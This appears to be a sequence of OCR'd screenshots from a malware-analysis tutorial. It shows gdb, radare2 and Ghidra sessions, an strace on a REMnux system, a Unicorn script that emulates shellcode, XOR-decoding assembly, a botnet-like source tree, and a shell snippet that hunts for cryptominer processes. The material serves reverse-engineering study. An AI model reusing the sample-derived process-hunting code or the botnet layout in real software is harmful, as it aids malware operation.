
```
if [ -f /proc/${p}/exe ]; then
    xmf="$(readlink /proc/${p}/exe 2>/dev/null)"
    xm=$(grep -i "xmr\|cryptonight\|hashrate" /proc/${p}/exe 2>&1)
elif [ -f /proc/${p}/comm ]; then
    xmf="$(readlink /proc/${p}/cwd)/$(cat /proc/${p}/comm)"
    xm=$(grep -i "xmr\|cryptonight\|hashrate" ${xmf} 2>&1)
fi
```



```
movzx   esi, byte ptr [rax]
movzx   ecx, [rsp+var_5]
mov     eax, [rsp+var_4]
movsxd  rdx, eax
mov     rax, [rsp+var_18]
add     rax, rdx
xor     esi, ecx
mov     edx, esi
mov     [rax], dl
add     [rsp+var_4], 1
```



```
C:\payloads>file pty3
pty3; ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, stripped
```



https://onlinedisassembler.com/odaweb/


Live View

Set the platform
window update a
area. You can als
O, or other execu

Platform: i386


Arch i386

Base Address 0x0




```
Project File Name:            sample-2.bin
Last Modified:                Tue Mar 12 11:40:27 GMT 2019
Readonly:                     false
Program Name:                 sample-2.bin
Language ID:                  68000:BE:32:Coldfire (1.1)
Compiler ID:                  default
Processor:                    68000
Endian:                       Big
Address Size:                 32
Minimum Address:              80000000
Maximum Address:              _elfSectionHeaders::0000018f
# of Bytes:                   88600
```


Enabled	Analyzer Name
☑	68000 Constant Reference Analyzer
☐	Aggressive Instruction Finder (Prototype)
☑	Apply Data Archives
☑	ASCII Strings
☑	Call Convention Identification
☑	Call-Fixup Installer
☐	Condense Filler Bytes (Prototype)
☑	Create Address Tables
☑	Data Reference
☐	Decompiler Parameter ID
☑	Decompiler Switch Analysis
☑	Demangler




```
uname({sysname="Linux", nodename="remnux", ...}) = 0
getuid()                                = 1000
stat("/home/remnux/.HOfATupSZiV", 0x7ffd4c89e9f0) = -1 ENOENT (No such file or directory)
getuid()                                = 1000
stat("/home/remnux", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
openat(AT_FDCWD, "/home/remnux/.HOfATupSZiV", O_RDWR|O_CREAT|O_TRUNC, 0666) = 4
fstat(4, {st_mode=S_IFREG|0664, st_size=0, ...}) = 0
write(4, "\225k;,\306;\2636\215\216\225\273\313.[\6", 16) = 16
close(4)                                = 0
```




```
(gdb) pipe info files | grep Entry
        Entry point: 0x555555556610
(gdb) break *0x555555556610
Breakpoint 1 at 0x555555556610
(gdb) c
Continuing.

Breakpoint 1, 0x0000555555556610 in ?? ()
(gdb) x/5i $pc
=> 0x555555556610:      endbr64
   0x555555556614:      xor    ebp,ebp
   0x555555556616:      mov    r9,rdx
   0x555555556619:      pop    rsi
   0x55555555661a:      mov    rdx,rsp
```




```python
def main():
    uc = Uc(UC_ARCH_X86, UC_MODE_32)

    uc.mem_map(CODE, MAX_SIZE, UC_PROT_READ | UC_PROT_EXEC)
    uc.mem_write(CODE, SHELLCODE)

    uc.mem_map(STACK, MAX_SIZE, UC_PROT_READ | UC_PROT_WRITE)
    uc.reg_write(UC_X86_REG_ESP, STACK + MAX_SIZE-4)

    uc.hook_add(UC_HOOK_CODE, hook_code)
    uc.hook_add(UC_HOOK_INSN, hook_syscall, None, 1, 0, UC_X86_INS_SYSCALL)

    uc.reg_write(UC_X86_REG_EAX, 0x123)
    uc.emu_start(CODE, CODE + len(SHELLCODE))
```




```
|Usage: a[abdefFghoprxstc] [...]
| ab [hexpairs]     analyze bytes
| abb [len]         analyze N basic blocks in [len] (section.size by default)
| aa[?]             analyze all (fcns + bbs) (aa0 to avoid sub renaming)
| ac[?] [cycles]    analyze which op could be executed in [cycles]
| ad[?]             analyze data trampoline (wip)
| ad [from] [to]    analyze data pointers to (from-to)
| ae[?] [expr]      analyze opcode eval expression (see ao)
| af[?]             analyze Functions
| aF                same as above, but using anal.depth=1
| ag[?] [options]   output Graphviz code
| ah[?]             analysis hints (force opcode size, ...)
| ai [addr]         address information (show perms, stack, heap, ...)
| ao[?] [len]       analyze Opcodes (or emulate it)
| aO                Analyze N instructions in M bytes
| ar[?]             like 'dr' but for the esil vm. (registers)
| ap                find prelude for current offset
| ax[?]             manage refs/xrefs (see also afx?)
| as[?] [num]       analyze syscall using dbg.reg
| at[?] [.]         analyze execution traces
| av[?] [.]         show vtables
Examples:
 f ts @ `S*~text:0[3]`; f t @ section..text
 f ds @ `S*~data:0[3]`; f d @ section..data
 .ad t t+ts @ d:ds
[0x00006130]>
```




```
- offset -       0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x7ffd6efc0a30  0100 0000 0000 0000 f013 fc6e fd7f 0000  ...........n....
0x7ffd6efc0a40  0000 0000 0000 0000 f713 fc6e fd7f 0000  ...........n....
0x7ffd6efc0a50  0714 fc6e fd7f 0000 5714 fc6e fd7f 0000  ...n....W..n....
0x7ffd6efc0a60  6a14 fc6e fd7f 0000 7e14 fc6e fd7f 0000  j..n....~..n....
    rax 0x0000001c          rbx 0x00000000          rcx 0x7ffd6efc0a48
    rdx 0x7f9ee323dd50       r8 0x7f9ee31cf700       r9 0x00000009
    r10 0x00000000          r11 0x7f9ee31cf7c0      r12 0x55899b776610
    r13 0x7ffd6efc0a30      r14 0x00000000          r15 0x00000000
    rsi 0x7f9ee325b730      rdi 0x7f9ee325b190      rsp 0x7ffd6efc0a30
    rbp 0x00000000          rip 0x55899b776610    rflags 0x00000202
   orax 0xffffffffffffffff            ;-- section..text:
            ;-- r12:
            ;-- rip:
┌ 46: entry0 (int64_t arg3);
│           ; arg int64_t arg3 @ rdx
│           0x55899b776610 b    f30f1efa       endbr64                  ; [12] -r-x section size 63876
│           0x55899b776614      31ed           xor ebp, ebp
│           0x55899b776616      4989d1         mov r9, rdx              ; arg3
│           0x55899b776619      5e             pop rsi
│           0x55899b77661a      4889e2         mov rdx, rsp
│           0x55899b77661d      4883e4f0       and rsp, 0xfffffffffffffff0
│           0x55899b776621      50             push rax
│           0x55899b776622      54             push rsp
│           0x55899b776623      4c8d0546f900.  lea r8, [0x55899b785f70]
│           0x55899b77662a      488d0dcff800.  lea rcx, [0x55899b785f00]
│           0x55899b776631      488d3d075c00.  lea rdi, [main]          ; 0x55899b77c23f ; "H\x81\xec\x
└           0x55899b776638      ff15a2390100   call qword [reloc.__libc_start_main] ;[1] ; [0x55899b78
```




```
[0x7f9ee322d100]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[TOFIX: aaft can't run in debugger mode.ions (aaft)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x7f9ee322d100]>
```




```
..
bot
cnc
tools
build.sh
prompt.txt
```



